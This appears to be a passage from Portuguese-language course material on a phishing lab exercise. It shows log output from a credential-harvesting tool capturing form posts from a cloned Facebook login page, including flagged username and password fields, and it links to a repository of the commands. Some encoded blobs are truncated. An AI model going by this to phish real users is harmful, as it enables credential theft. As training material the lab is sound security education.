YbGVuXCI6OA0kGHNlcVwiOjP+HwL+HwL+HwL+HwLWHwIIMy4xbh8CLDcwMDIsMCw0ODJdXQ==","user":"0","webSessionId":"4ckuv9:st5r72:v7h6×2","send_method":"beacon","compression
ppy_base64","snappy_ms":1}]
------WebKitFormBoundary2FXKL8KSGVnFR8Kn--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundaryFA1SyzT4wPW0of6v
Content-Disposition: form-data; name="ts"
```




192.16[redacted]

Entrar no Facebook

gilberto@facebook.com

•••••••••••••••



```
MDQwNTU4LjAuQxFDLHZlbnQubG9nZ2VkXAVfHG5cIjoxLFwiAQ8cbnVsbH0sXCIJJmBpbmZvLnVwbG9hZF9tZXRob2QuYmFuemFpAUAsX2ltbWVkaWF0ZWx5kkkAVjsAEWAkcHJ
yIjoxLCJkIjoiJF58QWNZdG5YWkJuTWo3Z1Y5OU1NR3pCV1JERS1meTBiMUtoLW5uc3I1bXdoWW1waWU0NjMxZWM3UVNzaV9LR1ZaZDhfMzZEX1lYb2I0X1Y3TlNJQktSUFpibG
1NYkhIWEhrV0lYeFpwTkRxZ28zVURHb2gyd3JCY0FtV1lXTDBfTzd3YmRKfGZkLkFjWUhYNlJaNXpXcFM0OGg3bVRuWVNLS2JacmdxRjdwMU5TTFN4S2ZCZUJxSUZneGQ4aGdRY
k5qaHJxX25PeFQiLCJzIjoidmwwcHNoOjduMHdxazpvemdvMzciLCJ0IjoxNzM1NzUxNTcxMjc2LjEsImIiOlsxLDEyOF19LAkdQDI3NDY1OTkuNSwwLDY1MV0s/roCUbo0YmRf
YWx+YAJF9l2tETgALkl5/qoC/qoC/qoC/qoC/qoC+qoCHDkzMzAyLjEsUqoCODY4NjI1LjcsMCw2MzVdXQ==","user":"0","webSessionId":"vl0psh:7n0wqk:ozgo37",
ion":"snappy_base64","snappy_ms":1}]
------WebKitFormBoundarykpzaR8NlPAAwfZkZ--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: local_storage[signal_flush_timestamp]=13
PARAM: local_storage[Session]=20
PARAM: local_storage[hb_timestamp]=13
PARAM: session_storage[sp_pi]=216
PARAM: session_storage[TabId]=6
PARAM: logtime=0
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=7
PARAM: __hs=20089.BP:DEFAULT.2.0.0.0.0
PARAM: dpr=2
PARAM: __ccg=EXCELLENT
PARAM: __rev=1019110720
PARAM: __s=:7n0wqk:ozgo37
PARAM: __hsi=7454996172458134130
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rw5ux60Vo1upE4W0OE3nwaq0yE7i0n24o5-0me1Fw5uw5Uwdq0Ho2eU5O08HwSyE1582ZwrU1Xo1UU3jwea
PARAM: __csr=
PARAM: lsd=AVr7sOlcBfg
PARAM: jazoest=2992
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1019110720
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1735751557
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Código

O arquivo com os comandos está no GitHub:

https://github.com/cassiano-dio/cibersecurity-desafio-phishing

Dúvidas?

> Fórum/Artigos

> Comunidade Online (Discord)

SCAN ME